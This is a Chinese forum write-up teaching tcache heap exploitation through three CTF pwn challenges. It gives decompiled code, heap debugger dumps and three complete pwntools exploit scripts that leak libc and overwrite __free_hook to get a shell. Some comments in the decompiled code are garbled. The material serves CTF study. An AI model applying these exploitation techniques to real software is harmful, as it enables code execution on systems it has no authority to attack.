tcache在pwn题中常见的利用姿势

iptabLs / 2019-02-20 09:00:00 / 浏览数 1389 安全技术 CTF 顶(1) 踩(0)

tcache在pwn题中常见的利用姿势

前言

tcache是 glibc 2.26(ubuntu 17.10)
之后引入的一种技术，目的是提升堆管理的性能，最近tcache机制的pwn题越来越多，趁着春节放假，学习了一下tcache在pwn题中是如何利用的。下面通过几条tcache的

题目链接

链接: https://pan.baidu.com/s/11EIvOiNOsFTFWavScsR7eQ 提取码: vter

需要使用Ubuntu17.04以上版本进行练习。

tcache基础知识

tcache的介绍可以参考CTFwiki：https://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/tcache_attack/
，或者各大师傅的博客，都有详尽的介绍，在此我就不多赘述了。

CodegateCTF2019 god-the-reum

打开程序看一下，是个经典的菜单程序

```
====== Ethereum wallet service ========
1. Create new wallet
2. Deposit eth
3. Withdraw eth
4. Show all wallets
5. exit
```

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
 char *v3; // rdi
 char v5[88]; // [rsp+20h] [rbp-60h]
 unsigned __int64 v6; // [rsp+78h] [rbp-8h]
 __int64 savedregs; // [rsp+80h] [rbp+0h]

 v6 = __readfsqword(0x28u);
 setvbuf(stdout, 0LL, 2, 0LL);
 v3 = (char *)stdin;
 setvbuf(stdin, 0LL, 2, 0LL);
 while ( 1 )
 {
   menu();
   while ( getchar() != 10 )
     ;
   switch ( (unsigned int)&savedregs )
   {
     case 1u:
       v3 = &v5[16 * dword_20202C];
       create((void **)v3);
       break;
     case 2u:
       v3 = &v5[16 * (signed int)sub_11DC(v3)];
       deposit((__int64)v3);
       break;
     case 3u:
       v3 = &v5[16 * (signed int)sub_11DC(v3)];
       withdraw((__int64)v3);
       break;
     case 4u:
       v3 = v5;
       show((__int64)v5);
```

```
      break;
    case 5u:
      puts("bye da.");
      return 0LL;
    case 6u:
      v3 = &v5[16 * (signed int)sub_11DC(v3)];
      developer((__int64)v3);  // ■■■■
      break;
    default:
      sub_11B3((__int64)v3, 0LL);
      break;
  }
 }
}
```

菜单功能如下：

1. Create new wallet：创建一个wallet，可控制size，malloc一个chunk用于存放ballance

```
unsigned __int64 __fastcall create(void **a1)
{
 char *v1; // rax
 unsigned int v2; // eax
 char v4; // [rsp+13h] [rbp-1Dh]
 char v5; // [rsp+13h] [rbp-1Dh]
 signed int i; // [rsp+14h] [rbp-1Ch]
 size_t size; // [rsp+18h] [rbp-18h]
 void *s; // [rsp+20h] [rbp-10h]
 unsigned __int64 v9; // [rsp+28h] [rbp-8h]

 v9 = __readfsqword(0x28u);
 s = malloc(0x82uLL);
 if ( !s || dword_20202C > 4 )
 {
   puts("wallet creation failed");
   exit(0);
 }
 memset(s, 0, 0x82uLL);
 v1 = (char *)s + strlen((const char *)s);
 *(_WORD *)v1 = 'x0';
 v1[2] = 0;
 v2 = time(0LL);
 srand(v2);
 for ( i = 0; i <= 39; ++i )
 {
   v4 = rand() % 15;
   if ( v4 > 9 )
     v5 = rand() % 6 + 97;
   else
     v5 = v4 + 48;
   *((_BYTE *)s + i + 2) = v5;
 }
 *a1 = s;
 printf("how much initial eth? : ", 0LL);
 __isoc99_scanf("%llu", &size);
 a1[1] = malloc(size);
 if ( a1[1] )
   *(_QWORD *)a1[1] = size;
 ++dword_20202C;
 sub_119B();
 puts("Creating new wallet succcess !\n");
 sub_FD5(*a1, a1[1]);
 putchar(10);
 return __readfsqword(0x28u) ^ v9;
}
```

Deposit eth：增加wallet的ballance（本题中用不到）

Withdraw eth：减少wallet的金钱，如果当前ballance为0，则free掉ballance的chunk，可`double free`

```
unsigned __int64 __fastcall withdraw(__int64 a1)
{
 __int64 v2; // [rsp+10h] [rbp-10h]
 unsigned __int64 v3; // [rsp+18h] [rbp-8h]

 v3 = __readfsqword(0x28u);
 printf("how much you wanna withdraw? : ");
 __isoc99_scanf("%llu", &v2);
 **(_QWORD **)(a1 + 8) -= v2;
 if ( !**(_QWORD **)(a1 + 8) )  // ■■■■■0
   free(*(void **)(a1 + 8));    // double free
 puts("withdraw ok !\n");
 return __readfsqword(0x28u) ^ v3;
}
```

1. Show all wallets：打印wallet信息，没有任何检查，存在UAF漏洞。

```
int __fastcall show(__int64 a1)
{
 int i; // [rsp+1Ch] [rbp-4h]

 sub_119B();
 puts("========== My Wallet List =============");
 for ( i = 0; i < dword_20202C; ++i )
 {
   printf("%d) ", (unsigned int)i);
   sub_FD5(*(_QWORD *)(16LL * i + a1), *(_QWORD *)(16LL * i + a1 + 8)); // printf("addr : %s, ballance %llu\n", a1, *a2, a1, a
 }
 return putchar(10);
}
```


1. 输入6可以进入一个developer的隐藏功能，可对ballance进行修改。

```
__int64 __fastcall developer(__int64 a1)
{
 sub_119B();
 puts("this menu is only for developer");
 puts("if you are not developer, please get out");
 sleep(1u);
 printf("new eth : ");
 return __isoc99_scanf("%10s", *(_QWORD *)(a1 + 8));
}
```


题目分析：

1. 首先需要泄露libc地址，方法有两个，需要利用tcache的特点
2. 默认情况下，单链表个数是64个，可容纳的最大内存块大小是1032（0x408）
3. 单个tcache bins默认最多包含7个块

方法一：那么，只要我们创建一个大于0x408的chunk，free掉之后就能进入unsorted bins，然后泄露libc地址的方法就与glibc 2.23以下版本一样。



方法二：先把tcache bins填满，一般情况就是7个，之后free掉的chunk就能进入unsorted bin了。利用double free把tcache填满7个后，泄露libc地址。注意首次double free后金额变成heap地址，可以用show功能打印ballance，然后继续double free。



1. 使用tcache poisoning进行任意地址写

tache posioning 和 fastbin attack类似，而且限制更加少，不会检查size，直接修改 tcache 中的 fd，不需要伪造任何 chunk 结构即可实现 malloc 到任何地址。创建一个不大于0x408的chunk，free掉后即可进入tcache，利用developer的隐藏功能，可以修改tcache的fd为free_hook的地址，进行两次分配后，即可

完整exp：

```
from pwn import *
p = process('./god-the-reum')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.27.so')

def create(n):
   p.sendlineafter('select your choice :','1')
   p.sendlineafter('initial eth? : ',str(n))

def withdraw(idx,n):
   p.sendlineafter('select your choice :','3')
   p.sendlineafter('wallet no : ',str(idx))
   p.sendlineafter('withdraw? : ',str(n))

def show():
   p.sendlineafter('select your choice :','4')

def developer(idx,n):
   p.sendlineafter('select your choice :','6')
   p.sendlineafter('wallet no : ',str(idx))
   p.sendlineafter('new eth : ',str(n))

# leak libc addr
```

```
create(0x100) # 0
create(0x90) # 1
withdraw(0,0x100)
withdraw(0,0)
show()
p.recvuntil('ballance ')
heap_addr = int(p.recvuntil('\n').strip())
print hex(heap_addr)
for i in range(6):
   withdraw(0,heap_addr)
show()
p.recvuntil('ballance ')
libc.address = int(p.recvuntil('\n').strip()) - 0x3ebc40 - 96
success('libc.address:{:#x}'.format(libc.address))
# overwrite free_hook to onegadget
withdraw(1,0x90)
developer(1,p64(libc.sym['__free_hook']))
create(0x90) # 2
create(0x90) # 3
one_gadget = libc.address + 0x4f322
developer(3,p64(one_gadget))
withdraw(2,0x90)
p.interactive()
```

hitbxctf2018 gundam

```
1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice :
```

```
void __fastcall main(__int64 a1, char **a2, char **a3)
{
 char buf; // [rsp+Eh] [rbp-12h]
 unsigned __int64 v4; // [rsp+18h] [rbp-8h]
 __int64 savedregs; // [rsp+20h] [rbp+0h]

 v4 = __readfsqword(0x28u);
 sub_1022(a1, a2, a3);
 while ( 1 )
 {
   menu();
   read(0, &buf, 8uLL);
   atoi(&buf);
   switch ( (unsigned int)&savedregs )
   {
     case 1u:
       bulid();
       break;
     case 2u:
       visit();
       break;
     case 3u:
       destory();
       break;
     case 4u:
       blow_up();
       break;
     case 5u:
       puts("Exit....");
       exit(0);
       return;
     default:
       puts("Invalid choice");
       break;
   }
```

```
 }
}
```

菜单功能如下：

- Build：申请一块0x28大小的chunk用来存储gundam的结构体 `struct gundam{ int inuse; char* name; char type[24] }`，其中name为0x100大小。最多创建9个gundam。
- Visit：打印gundam的name及type
- Destory：free指定gundam的name，没有清空指针，可double free
- Blowup：free所有已经destory过的gundam，并清空指针。

思路分析：

1. 第一步依然是泄露libc地址

   本题我们不能控制malloc的大小，因此不能使用上一题的方法一，只能使用方法二。本题最多可以创建9个gundam，很容易就能把tcache填满7个，之后的free掉的chunk就会进入unsorted bin。接着使用visit功能泄露unsorted bin的fd即可。

   使用tcache dup进行任意地址写

4. tcache dup类似fastbin dup，利用的是 tcache_put() 的不严谨可以对同一个chunk多次 free，tcache_put() 的检查几乎等于没有，fastbin不能连续释放同一个chunk，而且还需选择大小合适的位置，而tcache没有这种限制，使用起来比fastbin dup还要简单。使用destory功能进行double free后，接着新建两个gundam后即可分配到指定位置，修改free_hook为system或onegadget即可getshell。

完整exp：

```
from pwn import *
p = process('./gundam')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.27.so')

def bulid(name):
   p.sendlineafter('Your choice :','1')
   p.sendafter('name of gundam :',name)
   p.sendlineafter('type of the gundam :','1')

def destory(idx):
   p.sendlineafter('Your choice :','3')
   p.sendlineafter('Destory:',str(idx))

def visit():
   p.sendlineafter('Your choice :','2')

def blow_up():
   p.sendlineafter('Your choice :','4')

# leak libc address
for i in range(9):
   bulid('aaaa')
for i in range(9):
   destory(i)
blow_up()
for i in range(7):
   bulid('bbbb')
bulid('cccccccc')
visit()
libc.address = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00')) - 0x3ebc40 - 96
success('libc.address:{:#x}'.format(libc.address))
# tcache dup
destory(1)
destory(0)
destory(0)
blow_up()
bulid(p64(libc.sym['__free_hook'])) # 0
bulid('/bin/sh\x00') # 1
bulid(p64(libc.sym['system']))
# getshell
destory(1)
p.interactive()
```

hitcon2018 children_tcache

题目功能不多，就3个，我们来一一分析。

```
$$$$$$$$$$$$$$$$$$$$$$$$$$
   Children Tcache
$$$$$$$$$$$$$$$$$$$$$$$$$$
$   1. New heap           $
$   2. Show heap          $
$   3. Delete heap        $
$   4. Exit               $
$$$$$$$$$$$$$$$$$$$$$$$$$$
Your choice:
```

```
void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
 unsigned __int64 v3; // rax

 sub_AEB();
 while ( 1 )
 {
   while ( 1 )
   {
     menu();
     v3 = get_int();
     if ( v3 != 2 )
       break;
     show();
   }
   if ( v3 > 2 )
   {
     if ( v3 == 3 )
     {
       delete();
     }
     else
     {
       if ( v3 == 4 )
         _exit(0);
LABEL_13:
       puts("Invalid Choice");
     }
   }
   else
   {
     if ( v3 != 1 )
       goto LABEL_13;
     new();
   }
 }
}
```

菜单功能如下：

1. new：创建一个heap（最多10个），可控制size，由于使用了`strcpy(dest, &s)`（把从src地址开始且含有NULL结束符的字符串复制到以dest开始的地址空间），存在一个`off by null`漏洞。

```
unsigned __int64 new()
{
 signed int i; // [rsp+Ch] [rbp-2034h]
 char *dest; // [rsp+10h] [rbp-2030h]
 unsigned __int64 size; // [rsp+18h] [rbp-2028h]
 char s; // [rsp+20h] [rbp-2020h]
 unsigned __int64 v5; // [rsp+2038h] [rbp-8h]

 v5 = __readfsqword(0x28u);
 memset(&s, 0, 0x2010uLL);
 for ( i = 0; ; ++i )
 {
   if ( i > 9 )
```

```
   {
     puts(":(");
     return __readfsqword(0x28u) ^ v5;
   }
   if ( !heap_list[i] )
     break;
 }
 printf("Size:");
 size = get_int();
 if ( size > 0x2000 )
   exit(-2);
 dest = (char *)malloc(size);
 if ( !dest )
   exit(-1);
 printf("Data:");
 get_str((__int64)&s, size);  // ■00■■
 strcpy(dest, &s);   // off by null
 heap_list[i] = dest;
 size_list[i] = size;
 return __readfsqword(0x28u) ^ v5;
}
```

1. show : 打印指定index的heap

```
int show()
{
 const char *v0; // rax
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]

 printf("Index:");
 v2 = get_int();
 if ( v2 > 9 )
   exit(-3);
 v0 = heap_list[v2];
 if ( v0 )
   LODWORD(v0) = puts(heap_list[v2]);
 return (signed int)v0;
}
```

1. delete : free指定index的heap，并且清空了指针。`memset((void *)heap_list[v1], 0xDA, size_list[v1]);`free前填充了\xda。

```
int delete()
{
 unsigned __int64 v1; // [rsp+8h] [rbp-8h]

 printf("Index:");
 v1 = get_int();
 if ( v1 > 9 )
   exit(-3);
 if ( heap_list[v1] )
 {
   memset((void *)heap_list[v1], 0xDA, size_list[v1]); // ■■
   free((void *)heap_list[v1]);
   heap_list[v1] = 0LL;
   size_list[v1] = 0LL;
 }
 return puts(":)");
}
```

题目分析：

- 这题比较麻烦的是没有一个很直接的`double free`漏洞可以利用，delete的时候清空了指针。而比较明显的漏洞就是`off by null`，那么关键就是如何利用这个漏洞了。
- 由于分配的heap空间是连续的，可以利用`off by null`把下一个chunk的size值的最低位覆盖成`\x00`，同时放入一个合适`pre_size`值，把前面已分配的chunk伪造成一个已free的chunk，当free此chunk时会进行向前合`chunks`。
- 题目可以控制malloc的大小，因此选择创建一个可以放入`unsorted bin`的chunk进行libc地址泄露。

解题步骤：

- 申请两个大于tcache范围的heap，中间预留一个heap（tcache范围内即可）做备用，依次记作#0■#1■#2，对应下图的第2-4个chunk。

```
pwndbg> parseheap
addr               prev               size               status             fd                 bk

0x55c79e4c2000     0x0                0x250              Used               None               None
0x55c79e4c2250     0x0                0x420              Used               None               None
0x55c79e4c2670     0x0                0x30               Used               None               None
0x55c79e4c26a0     0x0                0x500              Used               None               None
0x55c79e4c2ba0     0x0                0x30               Used               None               None
```

- 把#0和#1两个heap释放掉，此时#0号进入unsorted bins，#1号进入tcache。

```
pwndbg> heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                top: 0x55c79e4c2bd0 (size : 0x20430)
      last_remainder: 0x0 (size : 0x0)
           unsortbin: 0x55c79e4c2250 (size : 0x420)
(0x30)   tcache_entry[1](1): 0x55c79e4c2680
pwndbg> parseheap
addr               prev               size               status             fd                 bk

0x55c79e4c2000     0x0                0x250              Used               None               None
0x55c79e4c2250     0x0                0x420              Freed      0x7ff5c194aca0     0x7ff5c194aca0
0x55c79e4c2670     0x420              0x30               Used               None               None
0x55c79e4c26a0     0x0                0x500              Used               None               None
0x55c79e4c2ba0     0x0                0x30               Used               None               None
```

- 申请一个#1号大小的heap（#0'），利用off by null修改掉#2号heap的size，还要改掉pre_size，当free掉#2号heap时即可发生向前合并，此时#0'号heap将与unsorted bin重叠。

```
0x55c79e4c2250 PREV_INUSE {
  mchunk_prev_size = 0x0,
  mchunk_size = 0x421,
  fd = 0x7ff5c194aca0,
  bk = 0x7ff5c194aca0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0,
}
0x55c79e4c2670 {
  mchunk_prev_size = 0x420,
  mchunk_size = 0x30,
  fd = 0x6161616161616161,
  bk = 0x6161616161616161,
  fd_nextsize = 0x6161616161616161,
  bk_nextsize = 0x6161616161616161,
}
0x55c79e4c26a0 {
  mchunk_prev_size = 0x450,
  mchunk_size = 0x500,
  fd = 0x32323232,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0,
}
```

```
pwndbg> heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                top: 0x55c79e4c2bd0 (size : 0x20430)
      last_remainder: 0x0 (size : 0x0)
           unsortbin: 0x55c79e4c2250 (size : 0x950)
pwndbg> parseheap
addr               prev               size               status             fd                 bk

0x55c79e4c2000     0x0                0x250              Used               None               None
0x55c79e4c2250     0x0                0x950              Freed      0x7ff5c194aca0     0x7ff5c194aca0
0x55c79e4c2ba0     0x950              0x30               Used               None               None
```

- 申请一个#0号大小的heap，这时#0'号与分割后的unsorted bin的fd重叠，打印#0'号heap信息即可泄露libc地址。

```
pwndbg> x/4gx 0x202060+0x55c79c3cd000
0x55c79c5cf060: 0x000055c79e4c2680      0x000055c79e4c2260
0x55c79c5cf070: 0x0000000000000000      0x000055c79e4c2bb0
pwndbg> x/4gx 0x000055c79e4c2680
0x55c79e4c2680: 0x00007ff5c194aca0      0x00007ff5c194aca0
0x55c79e4c2690: 0x0000000000000000      0x0000000000000000
```

- 申请一个#0'号大小的heap(#2')，#0'和#2'将重叠，可以进行double free。

```
pwndbg> x/4gx 0x202060+0x55c79c3cd000
0x55c79c5cf060: 0x000055c79e4c2680      0x000055c79e4c2260
0x55c79c5cf070: 0x000055c79e4c2680      0x000055c79e4c2bb0
pwndbg>
```

- 跟着就是tcache dup的常规套路。

坑点：

- 由于delete的时候填充了垃圾数据\xDA，而且new的时候写入是有\x00截断，因此需要利用strcpy会复制末尾\x00的特点，不停改变新建heap的大小，然后删除，一

完整EXP：

```
from pwn import *
p = process('./children_tcache')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.27.so')

def new(size,content):
   p.sendlineafter('Your choice: ','1')
   p.sendlineafter('Size:',str(size))
   p.sendafter('Data:',content)

def show(idx):
   p.sendlineafter('Your choice: ','2')
   p.sendlineafter('Index:',str(idx))

def delete(idx):
   p.sendlineafter('Your choice: ','3')
   p.sendlineafter('Index:',str(idx))

# unsorted bins > 0x408
new(0x410,'0000')    #0
new(0x20,'1111')     #1
new(0x4f0,'2222')    #2
new(0x20,'3333')     #3

delete(0)
delete(1)
# overwrite next chunk size & clean pre_size
for i in range(0,9):
```

```
   new(0x28-i,(0x28-i)*'a')   #0
   delete(0)
# overlapping chunks
new(0x28,'a'*0x20+p64(0x450))  #0
delete(2)

new(0x418,'1111')   #1
show(0)
libc.address = u64(p.recv(6).ljust(8,'\x00')) - 0x3ebc40 - 96
success('libc.address:{:#x}'.format(libc.address))
# overwrite free_hook to onegadget
new(0x28,'2222') #2
delete(0)
delete(2) # 0 = 2

new(0x28,p64(libc.sym['__free_hook']))
new(0x28,'3333')

one_gadget = libc.address + 0x4f322
new(0x28,p64(one_gadget))
delete(3)
p.interactive()
```

总结

tcache的安全检查特别少，利用起来比较简单，此类题目的主要难点在于如何泄露libc地址以及如何创建重叠堆块。这3个题目基本把libc泄露，tcache poisoning，tcache dup，overlapping chunks都涵盖，值得学习一下。

上一篇：极具影响SAML漏洞—由Duo团队发现 下一篇：极具影响SAML漏洞—由Duo团队发现

1. 0 条回复
   - 动动手指，沙发就是你的了！